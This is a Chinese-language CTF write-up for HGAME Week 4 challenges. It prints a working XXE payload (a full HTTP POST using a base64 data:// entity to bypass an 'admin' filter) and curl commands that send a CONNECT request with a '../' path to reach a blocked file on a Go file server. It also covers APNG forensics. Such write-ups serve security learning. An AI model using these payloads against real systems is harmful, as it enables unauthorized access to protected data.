
Week4-ek1ng

WEB

这周的web还是有点遗憾，没能做出Markdown Online这个题，绕登录的地方猜测是原型链污染但是死活绕不过去，也不知道为啥，差点就圆满啦



CRYPTO IoT MISC PWN REVERSE WEB

Level - Week1

easy_auth[已完成]

蛛蛛...嘿嘿♥我的蛛蛛[已完成]

Tetris plus[已完成]

Fujiwara Tofu Shop[已完成]

Level - Week2

Apache![已完成]

webpack-engine[已完成]

At0m的留言板[已完成]

Pokemon[已完成]

一本单词书[已完成]

Level - Week3

SecurityCenter[已完成]

Vidar shop demo[已完成]

LoginMe[已完成]

Level - Week4

Markdown Online


Comment[已完成]

FileSystem[已完成]

Comment

这是一个php代码审计的题目，考察的是XXE漏洞和php伪协议的知识点

通过代码审计我们首先是了解到，服务端总共有info，add，get接口，info接口的话就是对于每一个访问的用户，都会分配一个Session id，那么以此来对每个用户输入的信息单独做存储，add接口是以post方式发送XML结构的这样的数据，然后被php://input读取后，解析xml，变成sender:content这样的键值对的方式存储在数据库，然后get接口就是请求存在数据库里面的数据，并且传回前端渲染出来，让用户看见，整体的逻辑就是这样，那么我们能够发现代码这里有些问题


api.php

```php
    } catch (Exception $e) {
        http_response_code( response_code: 400);
        echo json_encode(['error' => 'invalid xml data']);
        die();
    }
    $attrs = simplexml_import_dom($dom);
    if (!isset($attrs->content)) {
        http_response_code( response_code: 400);
        echo json_encode(['error' => 'content is empty']);
        die();
    }
    if (waf($attrs->sender) || waf($attrs->content)) {
        http_response_code( response_code: 403);
        echo json_encode(['error' => 'Hacker!']);
        die();
    }
    if ($attrs->sender == 'admin' && !preg_match( pattern: '/admin/i', $str)) {
        $flag = 'hgame{xxxxx}';
        $attrs->content = $flag;
    }
    return $attrs;
}

function get() {
    $id = $_SESSION['unique_id'];

    $db = getDB();
    $stmt = $db->prepare('SELECT * FROM comments WHERE sender=?');
    $stmt->execute([$id]);
    $data = $stmt->fetchAll();
    $result = [];
    foreach ($data as $key => $val) {
```

我们需要让sender的值变成admin，那么返回的时候，content的内容就会变成flag啦，但是并不能直接传入admin，因为代码会检测是否存在明文admin，那么这个时候我们就需要使用php伪协议，需要注意源码中的waf过滤，我们这里采用data伪协议，通过base64转换编码的方式，传入一个base64编码后的admin，然后服务端会base64解码后作为sender的值，诶那么服务端就会认为sender是admin，这样就绕过了不能出现明文admin的这个点

然后如果说通过这个add接口传入了一些解析不了的内容，那么就要重新拿个Session id了，所以说做的过程中也是重新拿了好多次


payload如下

```
POST http://146.56.223.34:60045/api.php?action=add HTTP/1.1
Host: 146.56.223.34:60045
Connection: keep-alive
Content-Length: 137
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
content-type: text/xml
Accept: */*
Origin: http://146.56.223.34:60045
Referer: http://146.56.223.34:60045/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=51eb3578d1fa8dd783471c17a15c59ed

<!DOCTYPE a [<!ENTITY xxe SYSTEM 'data://text/plain;base64,YWRtaW4='> ]>
<comment><sender>&xxe;</sender><content>111</content></comment>
```

FileSystem


题目考察的是Go语言FileSystem的一个漏洞，在健全的文件系统其实是不会出现这个漏洞的，因为很少说会能够让用户发现一个像这题这样告诉你一个文件名让你想办法去访问，通过搜索引擎我发现了JustCTF 2020的题目Go-fs考察的内容其实和咱们这个FileSystem是一样的，原理是我们不能直接访问flag这个文件，但是我们可以从别的文件路径重定向到这个文件，那我们可以尝试一下先



```
┌──(root💀 kali)-[~/Desktop]
└─# curl --path-as-is http://29bacb73b7.filesystem.hgame.homeboyc.cn/folder/../there_may_be_a_flag
<a href="/there_may_be_a_flag">Moved Permanently</a>.
```

不行的原因是如果 URL 包含相对路径，Go 会自动尝试通过 301 永久重定向将您重定向到正确的位置。因此，向上面的 url 发出请求只会将您重定向到 `/there_may_be_a_flag`，这将被阻止。

我们需要发起**CONNECT**请求，对于 CONNECT 请求，路径和主机保持不变。




```
┌──(root💀 kali)-[~/Desktop]
└─# curl --path-as-is -X CONNECT "http://29bacb73b7.filesystem.hgame.homeboyc.cn/folder/../there_may_be_a_flag"
hgame{2ee3485035d13ac6b3a45ba41d8a0a2d36f5b5c0b1094f823e217bbb0eccb392}
```

做题过程中我也是参考了Go仓库的issue和JUST 2020 WP，其中Go仓库的这个issue也是说了相同的问题，但是这个issue是不同的这个解法，JUST CTF这个题的这个解法也就是发CONNECT请求到现在为止，Go语言都还没有修复。

MISC

misc也是差个TOP SECRET都AK了，这题确实是没啥思路，有点可惜



Team Token: oAxnH3oNdGq3rdufDw0AFbAwKILCis6A

CRYPTO IoT MISC PWN REVERSE WEB

Level - Week1

- 欢迎欢迎！热烈欢迎！[已完成]
- 这个压缩包有点麻烦[已完成]
- 好康的流量[已完成]
- 群青(其实是幽灵东京) [已完成]

Level - Week2

- 奇妙小游戏[已完成]
- 一张怪怪的名片[已完成]
- 你上当了 我的很大[已完成]

Level - Week3

- 卡中毒[已完成]
- 谁不喜欢猫猫呢[已完成]

Level - Week4

- 摆烂[已完成]

《TOP SECRET》

At0m的给你们的(迟到的)情人节礼物[已完成]


《TOP SECRET》1

《TOP SECRET》2

《TOP SECRET》3

摆烂


使用foremost提取破损的压缩包，得到一个有密码的压缩包和一个png，用winhex查看png发现，这个png里面好像有两个png，然后通过搜索知道了apng


WinHex - [00000016.png]
文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)
位置管理器 (全部)

Offset	搜索结果	时间
1	png	2022/02/11 1...
1071096	png	2022/02/11 1...
2308369	png	2022/02/11 1...


```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15   ANSI ASCII
02308176   C8 56 7E 43 56 A0 84 69  04 ED FA B3 11 9B BD 05   ÈV~CV „i íú³ ›½
02308192   6F 3F 51 04 FF 49 A5 3D  6D 14 05 57 0A F2 81 CF   o?Q ÿI¥=m  W ò Ï
02308208   56 84 F4 F5 65 5D E5 54  B7 26 C7 57 C7 B6 EE 39   V„ôõe]åT·&ÇWÇ¶î9
